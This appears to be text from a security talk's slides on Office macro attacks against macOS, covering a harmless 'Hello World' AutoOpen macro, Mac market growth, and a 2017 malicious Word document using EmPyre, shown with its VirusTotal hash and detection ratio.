
```
01 Sub AutoOpen()  
02     MsgBox "Hello World!", 0, "Title"  
03 End Sub
```

macro code (VBScript)



# MACROS

...of course (ab)used by attackers




Process Name	Sandbox
Microsoft Word	Yes



though mitigations...


# MACROS

now on macOS?



Cult of Mac

Apple's share of global computer market grows




Apple Must *Great tips and useful insights*

Home Mac & iOS tips Stuff to Buy About

APPLE / MAC

Mac adoption at SAP doubles as Apple enterprise reach grows

BY JONNY EVANS · FEBRUARY 3, 2020



malicious & potentially unwanted files for macOS (Kasperksy)

more macs...



more mac malware...



# 2017 macro attack


Snorre Fagerland  
@fstenv

#OSX #Macro #EmPyre "U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace" [virustotal.com/en/file/07adb8...](https://www.virustotal.com/en/file/07adb8...)

12:34 AM · Feb 6, 2017 · TweetDeck



"U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm"



Opening U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endow...

**W** This document contains macros. Do you want to disable macros before opening the file?

Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

[Learn about macros](#)

Enable Macros Do Not Open **Disable Macros**

**virustotal**


SHA256: 07adb8253ccc6fee20940de04c1bf4a54a4455525b2ac33f9c95713a8a102f3d

File name: U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowmen...

Detection ratio: 4 / 55

